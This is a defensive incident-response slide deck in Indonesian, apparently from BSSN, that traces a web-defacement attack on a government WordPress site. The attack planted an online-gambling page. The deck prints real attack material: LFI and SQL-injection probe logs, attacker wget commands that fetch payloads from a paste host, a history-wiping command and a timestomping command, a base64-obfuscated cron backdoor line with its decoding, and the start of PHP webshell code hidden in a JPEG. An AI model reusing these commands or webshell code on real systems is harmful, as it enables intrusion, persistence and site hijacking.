


@bssn_ri



Badan Siber dan Sandi Negara

ALUR SERANGAN WEB DEFACEMENT





LOG ANALISIS

- Log Files adalah informasi yang sangat berharga yang disediakan oleh server yang melakukan pencatatan aktivitas, peristiwa dan tindakan yang terjadi selama runtime suatu layanan atau aplikasi. Aktivitas tersebut berisi informasi penting tentang kapan, bagaimana, dan “oleh siapa” server sedang diakses.
- Web Server log : access.log dan error.log
- Sistem log : auth.log, syslog
- Database log : mysql.log

access.log ➡ 88.54.124.17 - - [16/Apr/2016:07:44:08 +0100] "GET /main.php HTTP/1.1" 200 203 "-" "Mozilla/5.0 (Windows NT 6.0; WOW64; rv:45.0) Gecko/20100101 Firefox/45.0"

Alamat IP pengunjung Waktu (timestamp) Request Method : GET/POST Halaman/Page/File yang diakses Status Code : 200 OK
404 Not Found Browser atau User Agent yang digunakan untuk melakukan akses



```

172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/technote/main.cgi?board=FREE_BOARD&command=down_load&fileNikto=../../../../../../../../
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/store/index.cgi?page=../../../../../../../../etc/passwd HTTP/1.1" 404 478 "-" "\M
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/traffic.cgi?cfg=../../../../../../../../etc/passwd HTTP/1.1" 404 474 "-" "\"Mozill
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/talkback.cgi?article=../../../../../../../../etc/passwd%00&action=view&matchview=1
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/story.pl?next=../../../../../../../../etc/passwd%00 HTTP/1.1" 404 471 "-" "\
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/store.cgi?StartID=../../../../../../../../etc/passwd%00.html HTTP/1.1" 404 4
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/ssi/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd HTTP/1.1" 400 485
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/shopper.cgi?newpage=../../../../../../../../etc/passwd HTTP/1.1" 404 474 "-"
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /servlet/webacc?User.html=../../../../../../../../etc/passwd%
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /webcalendar/forum.php?user_inc=../../../../../../../../etc/passwd HTTP/1.1" 404 476
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/zml.cgi?file=../../../../../../../../etc/passwd%00 HTTP/1.1" 404 470 "-" "\
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /page.cgi?../../../../../../../../etc/passwd HTTP/1.1" 404 463 "-" "\"Mozilla/5.0(X11
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /base/webmail/readmsg.php?mailbox=../../../../../../../../etc/passwd&id=1
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/YaBB.pl?board=news&action=display&num=../../../../../../../../etc/passwd%00
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/webspirs.cgi?sp.nextform=../../../../../../../../etc/passwd HTTP/1.1" 404 47
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/whois/whois.cgi?lookup=;&ext=/bin/cat%20/etc/passwd HTTP/1.1" 404 478 "-" "\"Mozil
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /edittag/edittag.cgi?file=%2F..%2F..%2F..%2F..%2Fetc/passwd HTTP/1.1" 404 474 "-" "\"M
172.16.1.14 - - [06/Nov/2018:10:55:17 +0700] "GET /cgi-bin/webplus?script=../../../../../../../../etc/passwd HTTP/1.1" 404 470 "-" "\"M

```

← Serangan Local File Inclusion (LFI) dan Remote File Inculesion (RFI)

Serangan SQL Injection kepada Database Server



```

172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query+AND+1%3D2+--- HTTP/1.1" 302 393 "http://172.16.1.12/robots.txt" "Mozilla/5.0
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query%22+AND+%221%22%3D%221%22+--- HTTP/1.1" 301 596 "http://172.16.1.12/login
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query+OR+1%3D1+--- HTTP/1.1" 302 393 "http://172.16.1.12/robots.txt" "Mozilla/5.0
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query+AND+1%3D1 HTTP/1.1" 301 558 "http://172.16.1.12/login.php" "Mozilla/5.0
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query+AND+1%3D2+--- HTTP/1.1" 302 393 "http://172.16.1.12/robots.txt" "Mozilla/5.0
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query%27+AND+%271%27%3D%271 HTTP/1.1" 301 582 "http://172.16.1.12/login.php"
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query+OR+1%3D1+--- HTTP/1.1" 302 393 "http://172.16.1.12/robots.txt" "Mozilla/5.0
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query%27+AND+%271%27%3D%271%27+--- HTTP/1.1" 302 393 "http://172.16.1.12/robots.tx
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query%22+AND+%221%22%3D%221 HTTP/1.1" 301 582 "http://172.16.1.12/login.php"
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query+UNION+ALL+select+NULL+--- HTTP/1.1" 301 590 "http://172.16.1.12/login.ph
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query%27+AND+%271%27%3D%272%27+--- HTTP/1.1" 302 393 "http://172.16.1.12/robots.tx
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query%27+UNION+ALL+select+NULL+--- HTTP/1.1" 301 596 "http://172.16.1.12/login
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query%27+OR+%271%27%3D%271%27+--- HTTP/1.1" 302 393 "http://172.16.1.12/robots.tx
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query%22+UNION+ALL+select+NULL+--- HTTP/1.1" 301 596 "http://172.16.1.12/login
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query%29+UNION+ALL+select+NULL+--- HTTP/1.1" 301 596 "http://172.16.1.12/login
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query%27+AND+%271%27%3D%272%27+--- HTTP/1.1" 302 393 "http://172.16.1.12/robots.tx
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /?query=query%27+OR+%271%27%3D%271%27+--- HTTP/1.1" 302 393 "http://172.16.1.12/robots.tx
172.16.1.14 - - [06/Nov/2018:10:54:28 +0700] "GET /dvwa?query=query%27%29+UNION+ALL+select+NULL+--- HTTP/1.1" 301 602 "http://172.16.1.12/l

```



BADAN SIBER DAN SANDI NEGARA
REPUBLIK INDONESIA

Jl. Harsono RM No. 70, Ragunan, Jakarta Selatan 12550



<https://bssn.go.id>



@bssn_ri



@bssn_ri



Badan Siber dan Sandi Negara

EKSEKUSI WEBSHELL

Berdasarkan analisis log, ditemukan adanya aktivitas eksekusi webshell alfa403.php pada tanggal 2 Juli 2024 pukul 21:49:54 WIB oleh alamat IP penyerang pada direktori /wp-content/uploads.

```
[02/Jul/2024:21:49:54 +0000] "GET /wp-content/uploads/alfa403.php HTTP/1.0" 200 17740 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.  
[02/Jul/2024:21:49:55 +0000] "POST /wp-content/uploads/alfa403.php HTTP/1.0" 200 465 "https://[REDACTED]o.id/wp-content/uploads/alfa403.php" "  
[02/Jul/2024:21:49:55 +0000] "POST /wp-content/uploads/alfa403.php HTTP/1.0" 200 465 "https://[REDACTED]o.id/wp-content/uploads/alfa403.php" "  
[02/Jul/2024:21:49:59 +0000] "POST /wp-content/uploads/alfa403.php HTTP/1.0" 200 2203 "https://[REDACTED]go.id/wp-content/uploads/alfa403.php" "  
[02/Jul/2024:21:50:01 +0000] "POST /wp-content/uploads/alfa403.php HTTP/1.0" 200 1783 "https://[REDACTED]go.id/wp-content/uploads/alfa403.php" "  
[02/Jul/2024:21:50:03 +0000] "POST /wp-content/uploads/alfa403.php HTTP/1.0" 200 2248 "https://[REDACTED]go.id/wp-content/uploads/alfa403.php" "  
[02/Jul/2024:21:50:04 +0000] "POST /wp-content/uploads/alfa403.php HTTP/1.0" 200 1544 "https://[REDACTED]go.id/wp-content/uploads/alfa403.php" "  
[02/Jul/2024:21:50:06 +0000] "GET /wp-content/uploads/alfa403.php HTTP/1.0" 200 16155 "-" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537."
```



BASH HISTORY

Di Linux, bash history merujuk pada fitur yang **menyimpan riwayat perintah-perintah yang telah dieksekusi di terminal** menggunakan Bash shell. Riwayat perintah ini disimpan dalam file yang disebut `.bash_history`.

Bash history memiliki peran yang sangat penting dalam konteks insiden respon di dunia keamanan siber. Riwayat perintah yang disimpan di dalam file `.bash_history` atau sistem pencatatan lainnya dapat memberikan informasi yang sangat berguna dalam mendeteksi, menganalisis, dan mengatasi insiden keamanan.

```
/home/username/.bash_history
```



BASH HISTORY



Bash history memiliki fungsi dalam insiden respon, antara lain:

1. Melacak Aktivitas Penyerang
 - Melacak langkah-langkah yang diambil oleh penyerang
 - Mendeteksi perintah mencurigakan
2. Menganalisis Perintah yang Menunjukkan Eskalasi Hak Akses
 - Menggunakan perintah sudo: Misalnya, perintah sudo su atau sudo bash yang bertujuan untuk mendapatkan akses superuser.
 - Modifikasi file konfigurasi: Mengedit file konfigurasi yang mengontrol hak akses atau sistem keamanan.
3. Mendeteksi Perintah untuk Menghapus Jejak
 - Penyerang sering kali mencoba untuk menghapus jejak mereka setelah melakukan intrusi. Mereka mungkin mencoba menghapus riwayat perintah menggunakan history -c atau dengan menghapus file .bash_history.



IDENTIFIKASI BASH HISTORY SYSTEM

Kemudian ditemukan adanya percobaan aktivitas pengubahan password user **xxxx**. Namun jika menemukan aktifitas ini harus dipastikan kembali apakah pengubahan password berikut berhasil atau tidak. Kemudian terlihat penyerang melakukan pengunduhan file yang ternyata merupakan file robots.txt.

```
cat /etc/passwd  
sudo passwd XXXXXXXXXX  
cd ../../  
wget -O robots.txt https://pst.innomi.net/paste/d87pw3opr5nafzwyw3c3cgcx/raw
```



ROBOTS.TXT

Apa saja fungsi dan kegunaan dari robots.txt?

- **Membatasi proses *crawl*** bot mesin pencari untuk mengakses website, sehingga kapasitas *load* server website tetap terjaga.
- **Meringankan** beban server website.
- Memastikan terdapat **laman website yang tetap private** untuk tujuan staging, pengaturan, tes, dan keperluan lainnya.
- **Menentukan atau mengatur** lama mana saja yang bisa di akses Google Crawler atau mesin pencari lainnya





CONTOH

```
User-agent: Googlebot  
Allow: /  
Disallow: /contact/
```

Pada contoh tersebut, robots.txt akan memberikan izin kepada Googlebot atau robot bot dari mesin pencari Google untuk melakukan crawl atas **semua data atau laman** yang ada di dalam website. Namun, robots.txt **tidak memberikan izin** Googlebot untuk crawl pada **laman Contact**.



IDENTIFIKASI BASH HISTORY SYSTEM

Setelah dilakukan pemeriksaan ternyata penyerang berusaha untuk membuat file robots yang mengindikasikan bahwa **tidak ada pembatasan** untuk bot dan search engine **untuk dapat mengakses semua halaman** dan direktori situs web.

```
User-agent: *  
Disallow:
```

IDENTIFIKASI BASH HISTORY SYSTEM

Kemudian penyerang diindikasikan melakukan pemeriksaan pada file bash history yang merupakan file yang menyimpan riwayat perintah yang telah dijalankan di terminal oleh pengguna saat ini. Setelah itu penyerang melakukan upaya penghapusan file tersebut dengan tujuan agar riwayat perintah yang tersimpan tidak akan bisa diakses lagi.

```
cat .bash_history  
rm .bash_history
```

IDENTIFIKASI BASH HISTORY SYSTEM


Setelah itu penyerang diindikasikan melakukan pembuatan folder baru dengan nama bonus100. Kemudian penyerang mengunduh file index.php.

```
cd /var/www/html
ls -la
cd develop
ls -la
cd wp-content
ls -la
mkdir product
cd product
mkdir bonus100
cd bonus100
ls -la
wget -O index.php https://pst.innomi.net/paste/6r4re83ehuqgmc7zc829qd9d/raw
echo 'google-site-verification: googlee16a070cb92cd528.html' | tee googlee16a070
wget -O sitemap.xml https://pst.innomi.net/paste/dwr4g3wbtvk22rjzk4gshqmq/raw
```

IDENTIFIKASI BASH HISTORY SYSTEM

Setelah dilakukan pemeriksaan ternyata file index.php tersebut merupakan halaman perjudian daring yang akan disisipkan oleh penyerang.

```
<!doctype html>
<html xmlns:og="http://opengraphprotocol.org/schema/" xmlns:fb="http://www.facebook.com/2008/fbml" lang="en-US" >
<head>
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
<meta name="viewport" content="width=device-width, initial-scale=1">
<!-- JAGUAN MAMAH PAPAHI -->
<base href="">
<meta charset="utf-8" />
<title>Slot Bonus : Situs Slot New Member Promo Klaim Bonus 100% di Awal Tahun 2024</title>
<meta http-equiv="Accept-CH" content="Sec-CH-UA-Platform-Version, Sec-CH-UA-Model" /><link rel="icon" type="image/x-icon" href="https://i.ibb.co/Pmt91mp/icon.png"/>
<meta name="google-site-verification" content="g9Q_SLmvyMtkIAzRIHe53xeAWT9ERsTPj4MjgVP3XfM" />
<link rel="canonical" href="https://bkim.jatengprov.go.id/wp-content/product/bonus100/" />
<meta property="og:site_name" content="Slot Gacor"/>
<meta property="og:title" content="Slot Bonus : Situs Slot New Member Promo Klaim Bonus 100% di Awal Tahun 2024"/>
<meta property="og:url" content="https://bkim.jatengprov.go.id/wp-content/product/bonus100/" />
<meta property="og:type" content="product"/>
<meta property="og:description" content="Slot Bonus sebagai situs slot new member memberikan apresiasi besar kepada para pemain slot dengan menawarkan promo slot bonus 100% di awal tahun 2024. Semua new member berkesempatan untuk klaim promo slot bonus 100% hanya dengan melakukan deposit minimal 50 rb bisa dapat bonus 50 rb jadi saldo 100 ribu. Segeralah daftar dan dapatkan bonus apresiasi sebesar 100 rb hari ini juga dan raih kemenangan dengan lebih mudah di situs slot new member."/>
<meta property="og:image" content="https://i.ibb.co/VgXOpkk/slot-bonus.jpg?format=1500w"/>
<meta property="og:image:width" content="1000"/>
<meta property="og:image:height" content="1000"/>
<meta property="product:price:amount" content="10000.00"/>
<meta property="product:price:currency" content="IDR"/>
<meta property="product:availability" content="instock"/>
<meta property="product:original price:amount" content="150000.00"/>
<meta property="product:original price:currency" content="IDR"/>
<meta property="product:sale price:amount" content="10000.00"/>
<meta property="product:sale price:currency" content="IDR"/>
<meta itemprop="name" content="Slot Bonus : Situs Slot New Member Promo Klaim Bonus 100% di Awal Tahun 2024"/>
<meta itemprop="url" content="https://bkim.jatengprov.go.id/wp-content/product/bonus100/" />
<meta itemprop="description" content="Slot Bonus sebagai situs slot new member memberikan apresiasi besar kepada para pemain slot dengan menawarkan promo slot bonus 100% di awal tahun 2024. Semua new member berkesempatan untuk klaim promo slot bonus 100% hanya dengan melakukan deposit minimal 50 rb bisa dapat bonus 50 rb jadi saldo 100 ribu. Segeralah
```



IDENTIFIKASI BASH HISTORY SYSTEM

Kemudian penyerang kembali mengunduh file sitemap.xml. Berdasarkan analisis, konfigurasi file robots.txt dan sitemap.xml tersebut digunakan penyerang untuk dapat melakukan **indexing** pada *search engine* agar halaman index.php yang berisi halaman judi online **dapat ditemukan dengan mudah** pada hasil pencarian *search engine*.

```
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9">  
<url>  
<loc>https://xxxx.xxxx.go.id/wp-content/product/bonus100/</loc>  
</url>  
</urlset>
```

IDENTIFIKASI BASH HISTORY SYSTEM

Setelah itu penyerang juga melakukan perubahan izin akses pada direktori wp-includes menjadi 0777. Perubahan izin akses tersebut dapat menimbulkan risiko keamanan karena setiap orang dapat mengubah, memodifikasi atau menjalankan file tersebut. Kemudian penyerang melakukan perubahan timestamp pada direktori menjadi tanggal 3 Maret 2021, pukul 12:12:00 dengan tujuan **untuk mengelabui bahwa file ini seolah-olah sudah ada sejak lama.**

```
cd ../wp-includes/assets
ls -la
cd pdf
ls -la
chmod -R 0777 class
ls -la
cd ../../
cd ..
find -exec touch -t 202103031212.00 {} +
```

CRONJOB

Cronjob adalah fitur dalam sistem operasi Linux yang memungkinkan pengguna untuk menjadwalkan tugas-tugas tertentu untuk dijalankan secara otomatis pada waktu-waktu tertentu. Bisa berguna untuk tugas-tugas rutin seperti backup data, pengiriman email, atau pembaruan sistem. Namun, bisa dimanfaatkan oleh attacker untuk menjadwalkan malicious file tertentu.

```
adminsvr@ubuntu:~$ sudo crontab -l
[sudo] password for adminsvr:
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# m h dom mon dow   command
* * * * * /home/jacob/backup.sh
adminsvr@ubuntu:~$
```

```
* * * * * command(s)
- - - - -
| | | | |
| | | | ---- Hari dalam satu minggu (0 - 7) (Minggu=0 atau 7)
| | | ----- Bulan (1 - 12)
| | ----- Tanggal (1 - 31)
| ----- Jam (0 - 23)
----- Menit (0 - 59)
```



TEMUAN UPAYA PERSISTENT

Ditemukan adanya **proses terjadwal yang berjalan pada sistem** yang berisikan script terobfuskasi. Aktivitas ini tercatat pada daftar Cron dan dijalankan setiap jam pada menit ke-0, seperti 01.00 atau 02.00. Adapun Cron tersebut dapat terlihat sebagai berikut:

```
Cron jobs for user: www-data
# DO NOT REMOVE THIS LINE. SEED PRNG. #defunct-kernel
0 * * * * { echo
L3Vzci9iaW4vcGtpbGwgLTAglVUzMjYkZWZ1bmN0IDI+L2Rldi9udWxsIHx8I
FNIRUxMPSBURVJNPXh0ZXJtLTI1NmNvbG9yIEdTXX0FSR1M9Ii1rIC92YXIvd3
d3Ly5jb25maWcvaHRvcC9kZWZ1bmN0LmRhdcAtbGlxRCIgL2Jpbi9iYXNoIC1
jICJleGVjIC1hICdbc2x1Y19mbHVzaHdxXScgJy92YXIvd3d3Ly5jb25maWcv
aHRvcC9kZWZ1bmN0JyIgMj4vZGV2L251bGwK|base64 -d|bash;}
2>/dev/null #1b5b324a50524e47 >/dev/random # seed prng
defunct-kernel
```

TEMUAN UPAYA PERSISTENT

Pada Cron sebelumnya terdapat string yang **diencode menggunakan base64** yang kemudian akan dieksekusi sebagai perintah shell. Apabila **didecode**, string tersebut akan menjadi perintah sebagai berikut:

```
/usr/bin/pkill -0 -U33 defunct 2>/dev/null || SHELL= TERM=xterm-256color  
GS_ARGS="-k /var/www/.config/htop/defunct.dat -liqD" /bin/bash -c "exec -a  
'[slub_flushwq]' '/var/www/.config/htop/defunct'" 2>/dev/null
```

Secara umum perintah ini akan dijalankan dengan nama proses “slub_flushwq” yang bertujuan untuk memastikan bahwa backdoor/webshell yang sudah terpasang pada sistem tetap berjalan meskipun ada upaya untuk mematikannya.

TEMUAN UPAYA PERSISTENT

Kemudian dilakukan pemeriksaan pada **daftar aplikasi berjalan** dan ditemukan status defunct (atau "zombie") yang menunjukkan bahwa proses telah selesai eksekusi tetapi masih memiliki entri di tabel proses. Hal ini dapat menjadi indikasi cara penyerang mempertahankan metode persistent.

42	www-data	26980	0.0	0.0	3156	4	?	Ss	Jul05	0:00	[slub_flushwq]
43	www-data	26981	0.0	0.0	3164	36	?	S	Jul05	1:30	[slub_flushwq]
51	26980	www-data	20	0	3156	4	0 S	0.0	0.0	0:00.00	defunct
52	26981	www-data	20	0	3164	36	0 S	0.0	0.0	1:30.40	defunct

- File malicious yang disamarkan sebagai gambar



64c0c77fc5c16.jpg

```

1  $?yaNUBdLEJFIFNUBSoHSoHSoHNUB NUB NUBNUBpSYN$<?php
2  $dir = isset($_GET['dir']) ? hex2bin($_GET['dir']) : '.';
3  $files = scandir($dir);
4  $upload_message = '';
5  $edit_message = '';
6  $delete_message = '';
7
8  function get_file_permissions($file) {
9      return substr(sprintf('%o', fileperms($file)), -4);
10 }
11
12 function is_writable_permission($file) {
13     return is_writable($file);
14 }

```

2

/ 63

